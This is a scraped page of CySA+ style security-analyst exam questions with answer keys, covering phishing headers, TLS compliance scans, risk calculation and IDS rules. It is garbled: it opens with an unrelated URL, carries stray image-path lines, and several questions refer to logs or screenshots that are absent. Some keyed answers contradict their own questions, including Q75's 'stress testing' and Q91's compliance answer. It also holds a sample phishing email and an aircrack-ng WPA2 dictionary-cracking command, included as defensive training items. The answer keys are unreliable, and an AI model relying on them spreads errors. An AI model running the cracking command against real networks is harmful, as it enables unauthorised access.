https://www.virtru.com/blog/gdpr-data-sovereignty-matters-globally

NEW QUESTION: 73
A security analyst is investigating a reported phishing attempt that was received by many users throughout the company The text of one of the emails is shown below:


Return-Path: <security@off1ce365.com>
Received: from [122.167.40.119]
Message-ID: <FE3638ACA.2020509@off1ce365.com>
Date: 23 May 2020 11:40:36 -0400
From: security@off1ce365.com
X-Accept-Language: en-us, en
MIME-Version: 1.0
To: Paul Vieira <pvieira@company.com>
Subject: Account Lockout
Content-Type: HTML;

Office 365 User.
It looks like you account has been locked out Please click this link and follow the pfompts to restore access Regards.
Security Team
Due to the size of the company and the high storage requirements, the company does not log DNS requests or perform packet captures of network traffic, but rt does log network flow data
Which of the following commands will the analyst most likely execute NEXT?
A. telnet office365.com 25
B. curl http:// accountfix-office365.com/login. php
C. tracert 122.167.40.119
D. nslookup accountfix-office365.com
Answer: D (LEAVE A REPLY)

NEW QUESTION: 74
Joe, an analyst, has received notice that a vendor who is coming in for a presentation will require access to a server outside the network. Currently, users are only able to access remote sites through a VPN connection. Which of the following should Joe use to BEST accommodate the vendor?
A. Allow incoming IPSec traffic into the vendor's IP address.
B. Write a firewall rule to allow the vendor to have access to the remote site.
C. Set up a VPN account for the vendor, allowing access to the remote site.
D. Turn off the firewall while the vendor is in the office, allowing access to the remote site.
Answer: (SHOW ANSWER)

NEW QUESTION: 75
Which of the following is the software development process by which function, usability, and scenarios are tested against a known set of base requirements?
A. User acceptance testing
B. Security regression testing
C. Stress testing

D. Code review
Answer: C (LEAVE A REPLY)

NEW QUESTION: 76
A vulnerability scan returned the following results for a web server that hosts multiple wiki sites: Apache-HTTPD-cve-2014-023: Apache HTTPD: mod_cgid denial of service CVE-2014- Due to a flaw found in mog_cgid, a server using mod_cgid to host CGI scripts could be vulnerable to a DoS attack caused by a remote attacker who is exploiting a weakness in non-standard input, causing processes to hang indefinitely.

192.68.7.35:80	Running HTTP service product HTTPD exists: Apache HTTPD 2.2.22 Vulnerableversionofproduct HTTPDfound: ApacheHTTPD2.2.22
192.68.7.35:443	Running HTTPS service product HTTPD exists: Apache HTTPD 2.2.22 Vulnerable version of product HTTPD found: Apache HTTPD 2.2.22

The security analyst has confirmed the server hosts standard CGI scripts for the wiki sites, does not have mod_cgid installed, is running Apache 2.2.22, and is not behind a WAF. The server is located in the DMZ, and the purpose of the server is to allow customers to add entries into a publicly accessible database.
Which of the following would be the MOST efficient way to address this finding?
A. Disable the HTTP service and use only HTTPS to access the server.
B. Upgrade to the newest version of Apache.
C. Place the server behind a WAF to prevent DoS attacks from occurring.
D. Document the finding as a false positive.
Answer: (SHOW ANSWER)

NEW QUESTION: 77
Which of the following are the most likely reasons to include reporting processes when updating an incident response plan after a breach? (Select two).
A. To use the SLA to determine when to deliver the report
B. To meet regulatory requirements for timely reporting


C. To limit reputation damage caused by the breach
D. To remediate vulnerabilities that led to the breach
E. To isolate potential insider threats
F. To provide secure network design changes
Answer: B,C (LEAVE A REPLY)
According to the CompTIA CySA+ Study Guide Exam CS0-002, 2nd Edition1, reporting is an essential part of the incident response process. It helps communicate the details and impact of the incident to various stakeholders, such as management, customers, regulators, law enforcement, and the public. Reporting also provides valuable feedback and lessons learned that can improve the security posture and readiness of the organization.
Based on this information, the most likely reasons to include reporting processes when updating an incident response plan after a breach are:
B) To meet regulatory requirements for timely reporting: Many industries and jurisdictions have laws and regulations that mandate reporting of security breaches within a certain time frame. Failing to comply with these requirements can result in fines, penalties, lawsuits, and loss of trust. Therefore, it is important to have a clear and consistent reporting process that ensures timely and accurate disclosure of the breach to the relevant authorities.
C) To limit reputation damage caused by the breach: A security breach can have a negative impact on the reputation and credibility of the organization. Customers, partners, investors, and the public may lose confidence in the organization's ability to protect their data and interests. Therefore, it is important to have a transparent and honest reporting process that informs the affected parties about the nature, scope, and consequences of the breach, as well as the actions taken to mitigate and prevent future incidents. This can help restore trust and goodwill among the stakeholders.

NEW QUESTION: 78
An analyst is reviewing the following code output of a vulnerability scan:

Which of the following types of vulnerabilities does this MOST likely represent?
A. An HTTP response split vulnerability
B. A credential bypass vulnerability
C. A insecure direct object reference vulnerability
D. A XSS vulnerability
Answer: (SHOW ANSWER)

NEW QUESTION: 79

An organization is experiencing issues with emails that are being sent to external recipients Incoming emails to the organization are working fine. A security analyst receives the following screenshot ot email error from the help desk.



The analyst the checks the email server and sees many of the following messages in the logs.
Error 550 - Message rejected
Which of the following is MOST likely the issue?
A. The DKIM private key has expired
B. Port 25 is not open.
C. SPF is failing.
D. The DMARC queue is full
Answer: D (LEAVE A REPLY)

NEW QUESTION: 80
A user receives a potentially malicious email that contains spelling errors and a PDF document. A security analyst reviews the email and decides to download the attachment to a Linux sandbox for review.
Which of the following commands would MOST likely indicate if the email is malicious?
A. sha256sum ~/Desktop/file.pdf
B. file ~/Desktop/file.pdf
C. cat < ~/Desktop/file.pdf | grep -i .exe
D. strings ~/Desktop/file.pdf | grep "<script"
Answer: (SHOW ANSWER)

NEW QUESTION: 81
A company frequently expenences issues with credential stuffing attacks Which of the following is the BEST control to help prevent these attacks from being successful?
A. SIEM
B. TLS
C. MFA
D. IDS
Answer: C (LEAVE A REPLY)

NEW QUESTION: 82
Which of the following describes why it is important to include scope within the rules of engagement of a penetration test?

A. To ensure all systems being scanned are owned by the company
B. To ensure servers are not impacted and service is not degraded
C. To ensure the network segment being tested has been properly secured
D. To ensure sensitive hosts are not scanned
Answer: A (LEAVE A REPLY)

NEW QUESTION: 83
The help desk provided a security analyst with a screenshot of a user's desktop:

```
$ aircrack-ng -e AHT4 -w dictionary.txt wpa2.pcapdump
Opening wpa2.pcapdump
Read 6396 packets.
Opening wpa2.pcapdump
Reading packets, please wait...
```

For which of the following is aircrack-ng being used?
A. Wireless access point discovery
B. Brute-force attack
C. Rainbow attack
D. PCAP data collection
Answer: (SHOW ANSWER)

NEW QUESTION: 84
Ann, a user, reports to the security team that her browser began redirecting her to random sites while using her Windows laptop. Ann further reports that the OS shows the C: drive is out of space despite having plenty of space recently. Ann claims she not downloaded anything. The security team obtains the laptop and begins to investigate, noting the following:
* File access auditing is turned off.
* When clearing up disk space to make the laptop functional, files that appear to be cached web pages are immediately created in a temporary directory, filling up the available drive space.
* All processes running appear to be legitimate processes for this user and machine.
* Network traffic spikes when the space is cleared on the laptop.
* No browser is open.
Which of the following initial actions and tools would provide the BEST approach to determining what is happening?
A. Review logins to the laptop, search Windows Event Viewer, and review Wireshark captures.
B. Perform a hard power down of the laptop, take a dd image, and analyze with FTK.
C. Delete the temporary files, run an Nmap scan, and utilize Burp Suite.
D. Disable the network connection, check Sysinternals Process Explorer, and review netstat output.
Answer: (SHOW ANSWER)

NEW QUESTION: 85
When investigating a report of a system compromise, a security analyst views the following /var/log/secure log file:

Which of the following can the analyst conclude from viewing the log file?

A. The comptia user knows the sudo password.

B. The comptia user executed the sudo su command.

C. The comptia user knows the root password.

D. The comptia user added himself or herself to the /etc/sudoers file.

Answer: (SHOW ANSWER)

the user is not in the sudoers file. you use your own password for that. the user used the su command to switch user accounts. when no user is specified, the su command defaults to the root account. the user is now logged into the root account. you need to know the root password to log into the root account.

NEW QUESTION: 86

Employees of a large financial company are continuously being Infected by strands of malware that are not detected by EDR tools. When of the following Is the BEST security control to implement to reduce corporate risk while allowing employees to exchange files at client sites?

A. Network segmentation

B. MFA on the workstations

C. Additional host firewall rules

D. Network access control

E. VDI environment

F. Hard drive encryption

Answer: E (LEAVE A REPLY)

NEW QUESTION: 87

A security analyst discovers a vulnerability on an unpatched web server that is used for testing machine learning on Big Data sets. Exploitation of the vulnerability could cost the organization $1.5 million in lost productivity. The server is located on an isolated network segment that has a 5% chance of being compromised. Which of the following is the value of this risk?

A. $300,000

B. $1.5 million

C. $75,000

D. $1.425 million

Answer: C (LEAVE A REPLY)

NEW QUESTION: 88

A Chief Information Security Officer (CISO) wants to standardize the company's security program so it can be objectively assessed as part of an upcoming audit requested by management. Which of the following would holistically assist in this effort?

A. Nessus

B. NIST

C. ITIL

D. AUP

E. Scrum

Answer: B (LEAVE A REPLY)

NEW QUESTION: 89

During an investigation, a security analyst determines suspicious activity occurred during the night shift over the weekend. Further investigation reveals the activity was initiated from an internal IP going to an external website.

Which of the following would be the MOST appropriate recommendation to prevent the activity from happening in the future?

A. An IPS signature modification for the specific IP addresses

B. An IDS signature modification for the specific IP addresses

C. A firewall rule that will block port 80 traffic

D. A firewall rule that will block traffic from the specific IP addresses

Answer: D (LEAVE A REPLY)

Explanation/Reference:

NEW QUESTION: 90

A security analyst is reviewing the following Internet usage trend report:

Username	Week #10	Week #9	Week #8	Week #7
User 1	58Gb	51Gb	59Gb	55Gb
User 2	185Gb	97Gb	87Gb	92Gb
User 3	173Gb	157Gb	197Gb	182Gb
User 4	38Gb	46Gb	29Gb	41Gb

Which of the following usernames should the security analyst investigate further?

A. User 3

B. User 4

C. User 2

D. User1

Answer: C (LEAVE A REPLY)

NEW QUESTION: 91

You are a cybersecurity analyst tasked with interpreting scan data from Company A's servers. You must verify the requirements are being met for all of the servers and recommend changes if you find they are not.


The company's hardening guidelines indicate the following:

* TLS 1.2 is the only version of TLS running.
* Apache 2.4.18 or greater should be used.
* Only default ports should be used.

INSTRUCTIONS

Using the supplied data, record the status of compliance with the company's guidelines for each server.

The question contains two parts: make sure you complete Part 1 and Part 2. Make recommendations for issues based ONLY on the hardening guidelines provided.



Part 1

Scan Data

AppServ1 AppServ2 AppServ3 AppServ4

```
root@INFOSEC:~# curl --head appsrv2.fictionalorg.com:443

HTTP/1.1 200 OK
Date: Wed, 26 Jun 2019 21:15:15 GMT
Server: Apache/2.3.48 (CentOS)
Last-Modified: Wed, 26 Jun 2019 21:10:22 GMT
ETag: "13520-58c407930177d"
Accept-Ranges: bytes
Content-Length: 79136
Vary: Accept-Encoding
Cache-Control: max-age=3600
Expires: Wed, 26 Jun 2019 22:15:15 GMT
Content-Type: text/html

root@INFOSEC:~# nmap --script ssl-enum-ciphers
appsrv2.fictionalorg.com -p 443

Starting Nmap 6.40 ( http://nmap.org ) at 2019-06-26 16:07 CDT

Nmap scan report for AppSrv2.fictionalorg.com (10.21.4.69)
Host is up (0.042s latency).
rDNS record for 10.21.4.69: inaddrArpa.fictionalorg.com
Not shown: 998 filtered ports
PORT    STATE SERVICE
80/tcp  open  http
443/tcp open  https
| ssl-enum-ciphers:
|   TLSv1.0:
|     ciphers:
|       TLS_RSA_WITH_3DES_EDE_CBC_SHA - strong
|       TLS_RSA_WITH_AES_128_CBC_SHA - strong
|       TLS_RSA_WITH_AES_256_CBC_SHA - strong
|     compressors:
|       NULL
|   TLSv1.1:
|     ciphers:
|       TLS_RSA_WITH_3DES_EDE_CBC_SHA - strong
|       TLS_RSA_WITH_AES_128_CBC_SHA - strong
|       TLS_RSA_WITH_AES_256_CBC_SHA - strong
|     compressors:
|       NULL
|   TLSv1.2:
|     ciphers:
|       TLS_RSA_WITH_3DES_EDE_CBC_SHA - strong
|       TLS_RSA_WITH_AES_128_CBC_SHA - strong
|       TLS_RSA_WITH_AES_128_GCM_SHA256 - strong
|       TLS_RSA_WITH_AES_256_CBC_SHA - strong
|       TLS_RSA_WITH_AES_256_GCM_SHA384 - strong
|     compressors:
|       NULL
|_  least strength: strong

Nmap done: 1 IP address (1 host up) scanned in 8.63 seconds


root@INFOSEC:~# nmap --top-ports 10 appsrv2.fictionalorg.com

Starting Nmap 6.40 ( http://nmap.org ) at 2019-06-27 10:13 CDT

Nmap scan report for appsrv2.fictionalorg.com (10.21.4.69)
Host is up (0.15s latency).
rDNS record for 10.21.4.69: appsrv2.fictionalorg.com
PORT    STATE SERVICE
80/tcp  open  http
443/tcp open  https

Nmap done: 1 IP address (1 host up) scanned in 0.42 seconds
```

Compliance Report

Fill out the following report based on your analysis of the scan data.

- [ ] AppServ1 is only using TLS 1.2
- [ ] AppServ2 is only using TLS 1.2
- [ ] AppServ3 is only using TLS 1.2
- [ ] AppServ4 is only using TLS 1.2
- [ ] AppServ1 is using Apache 2.4.18 or greater
- [ ] AppServ2 is using Apache 2.4.18 or greater
- [ ] AppServ3 is using Apache 2.4.18 or greater
- [ ] AppServ4 is using Apache 2.4.18 or greater

Part 1

Scan Data

AppServ1 AppServ2 AppServ3 AppServ4

```
root@INFOSEC:~# curl --head appsrv3.fictionalorg.com:443

HTTP/1.1 200 OK
Date: Wed, 26 Jun 2019 21:15:15 GMT
Server: Apache/2.4.48 (CentOS)
Last-Modified: Wed, 26 Jun 2019 21:10:22 GMT
ETag: "13520-58c406780177e"
Accept-Ranges: bytes
Content-Length: 79136
Vary: Accept-Encoding
Cache-Control: max-age=3600
Expires: Wed, 26 Jun 2019 22:15:15 GMT
Content-Type: text/html

root@INFOSEC:~# nmap --script ssl-enum-ciphers
appsrv3.fictionalorg.com -p 443

Starting Nmap 6.40 ( http://nmap.org ) at 2019-06-26 16:07 CDT

Nmap scan report for AppSrv3.fictionalorg.com (10.21.4.70)
Host is up (0.042s latency).
rDNS record for 10.21.4.70: inaddrArpa.fictionalorg.com
PORT    STATE SERVICE
80/tcp  open  http
443/tcp open  https
| ssl-enum-ciphers:
|   TLSv1.0:
|     ciphers:
|       TLS_RSA_WITH_3DES_EDE_CBC_SHA - strong
|       TLS_RSA_WITH_AES_128_CBC_SHA - strong
|       TLS_RSA_WITH_AES_256_CBC_SHA - strong
|     compressors:
|       NULL
|   TLSv1.1:
|     ciphers:
|       TLS_RSA_WITH_3DES_EDE_CBC_SHA - strong
|       TLS_RSA_WITH_AES_128_CBC_SHA - strong
|       TLS_RSA_WITH_AES_256_CBC_SHA - strong
|     compressors:
|       NULL
|   TLSv1.2:
|     ciphers:
|       TLS_RSA_WITH_3DES_EDE_CBC_SHA - strong
|       TLS_RSA_WITH_AES_128_CBC_SHA - strong
|       TLS_RSA_WITH_AES_128_GCM_SHA256 - strong
|       TLS_RSA_WITH_AES_256_CBC_SHA - strong
|       TLS_RSA_WITH_AES_256_GCM_SHA384 - strong
|     compressors:
|       NULL
|_  least strength: strong

Nmap done: 1 IP address (1 host up) scanned in 8.63 seconds


root@INFOSEC:~# nmap --top-ports 10 appsrv3.fictionalorg.com

Starting Nmap 6.40 ( http://nmap.org ) at 2019-06-27 10:13 CDT

Nmap scan report for appsrv3.fictionalorg.com (10.21.4.70)
Host is up (0.15s latency).
rDNS record for 10.21.4.70: appsrv3.fictionalorg.com
PORT    STATE SERVICE
80/tcp  open  http
443/tcp open  https

Nmap done: 1 IP address (1 host up) scanned in 0.42 seconds
```

Compliance Report

Fill out the following report based on your analysis of the scan data.

- [ ] AppServ1 is only using TLS 1.2
- [ ] AppServ2 is only using TLS 1.2
- [ ] AppServ3 is only using TLS 1.2
- [ ] AppServ4 is only using TLS 1.2
- [ ] AppServ1 is using Apache 2.4.18 or greater
- [ ] AppServ2 is using Apache 2.4.18 or greater
- [ ] AppServ3 is using Apache 2.4.18 or greater
- [ ] AppServ4 is using Apache 2.4.18 or greater

Part 1

Scan Data

AppServ1 AppServ2 AppServ3 AppServ4

```
root@INFOSEC:~# curl --head appsrv4.fictionalorg.com:443

HTTP/1.1 200 OK
Date: Wed, 26 Jun 2019 21:15:15 GMT
Server: Apache/2.4.48 (CentOS)
Last-Modified: Wed, 26 Jun 2019 21:10:22 GMT
ETag: "13520-58c406780177e"
Accept-Ranges: bytes
Content-Length: 79136
Vary: Accept-Encoding
Cache-Control: max-age=3600
Expires: Wed, 26 Jun 2019 22:15:15 GMT
Content-Type: text/html

root@INFOSEC:~# nmap --script ssl-enum-ciphers
appsrv4.fictionalorg.com -p 443

Starting Nmap 6.40 ( http://nmap.org ) at 2019-06-26 16:07 CDT

Nmap scan report for AppSrv4.fictionalorg.com (10.21.4.71)
Host is up (0.042s latency).
rDNS record for 10.21.4.71: inaddrArpa.fictionalorg.com
PORT    STATE SERVICE
443/tcp open  https
|   TLSv1.2:
|    ciphers:
|       TLS_RSA_WITH_3DES_EDE_CBC_SHA - strong
|       TLS_RSA_WITH_AES_128_CBC_SHA - strong
|       TLS_RSA_WITH_AES_128_GCM_SHA256 - strong
|       TLS_RSA_WITH_AES_256_CBC_SHA - strong
|       TLS_RSA_WITH_AES_256_GCM_SHA384 - strong
|    compressors:
|       NULL
|_  least strength: strong

Nmap done: 1 IP address (1 host up) scanned in 8.63 seconds


root@INFOSEC:~# nmap --top-ports 10 appsrv4.fictionalorg.com

Starting Nmap 6.40 ( http://nmap.org ) at 2019-06-27 10:13 CDT
Nmap scan report for appsrv4.fictionalorg.com (10.21.4.71)
Host is up (0.15s latency).
rDNS record for 10.21.4.71: appsrv4.fictionalorg.com
PORT     STATE  SERVICE
80/tcp   open   http
443/tcp  open   https
8675/ssh open   ssh

Nmap done: 1 IP address (1 host up) scanned in 0.42 seconds
```

Compliance Report

Fill out the following report based on your analysis of the scan data.

- [ ] AppServ1 is only using TLS 1.2
- [ ] AppServ2 is only using TLS 1.2
- [ ] AppServ3 is only using TLS 1.2
- [ ] AppServ4 is only using TLS 1.2
- [ ] AppServ1 is using Apache 2.4.18 or greater
- [ ] AppServ2 is using Apache 2.4.18 or greater
- [ ] AppServ3 is using Apache 2.4.18 or greater
- [ ] AppServ4 is using Apache 2.4.18 or greater

Part 2

Scan Data

AppServ1 AppServ2 AppServ3 AppServ4


Configuration Change Recommendations

Add recommendation for

- AppSrv1
- AppSrv2
- AppSrv3
- AppSrv4

Answer:

Part 1 answer:
Check on the following:
AppServ1 is only using TLS.1.2
AppServ4 is only using TLS.1.2
AppServ1 is using Apache 2.4.18 or greater
AppServ3 is using Apache 2.4.18 or greater
AppServ4 is using Apache 2.4.18 or greater
Part 2 answer:
Recommendation:
Recommendation is to disable TLS v1.1 on AppServ2 and AppServ3. Also upgrade AppServ2 Apache to version 2.4.48 from its current version of 2.3.48




NEW QUESTION: 92
Which of the following can detect vulnerable third-parly libraries before code deployment?

A. Impact analysis
B. Dynamic analysis
C. Static analysis
D. Protocol analysis
Answer: C (LEAVE A REPLY)
Static analysis is a method of analyzing the source code or binary code of an application without executing it. Static analysis can detect vulnerable third-party libraries before code deployment by scanning the code for references to known vulnerable libraries or versions and reporting any issues or risks12.
Impact analysis is a process of assessing the potential effects of a change on a system or service, such as performance, availability, security and compatibility. Impact analysis does not detect vulnerable third-party libraries before code deployment, but rather helps to evaluate and communicate the consequences of a change.
Dynamic analysis is a method of analyzing the behavior or performance of an application by executing it under various conditions or inputs. Dynamic analysis does not detect vulnerable third-party libraries before code deployment, but rather helps to identify any errors or defects that occur at runtime.
Protocol analysis is a method of examining the data exchanged between devices or applications over a network by capturing and interpreting the packets or messages. Protocol analysis does not detect vulnerable third-party libraries before code deployment, but rather helps to monitor and troubleshoot network communication.

NEW QUESTION: 93
A custom script currently monitors real-time logs of a SAMIL authentication server to mitigate brute-force attacks. Which of the following is a concern when moving authentication to a cloud service?
A. SAML logging is not supported for cloud-based authentication.
B. Access to logs may be delayed for some time.
C. Log data may be visible to other customers.
D. Logs may contain incorrect information.
Answer: C (LEAVE A REPLY)

NEW QUESTION: 94
During a routine review of service restarts a security analyst observes the following in a server log:



Which of the following is the GREATEST security concern?

A. The PIDs are continuously changing

B. The process identifiers for the running service change

C. Four consecutive days of monitoring are skipped in the tog

D. The daemon's binary was AChanged

Answer: D (LEAVE A REPLY)

NEW QUESTION: 95

A security team wants to make SaaS solutions accessible from only the corporate campus Which of the following would BEST accomplish this goal?

A. IP restrictions

B. Reverse proxy


C. Single sign-on

D. Geofencing

Answer: D (LEAVE A REPLY)

NEW QUESTION: 96

A security administrator needs to create an IDS rule to alert on FTP login attempts by root. Which of the following rules is the BEST solution?



A. Option B

B. Option D

C. Option A

D. Option C

Answer: A (LEAVE A REPLY)

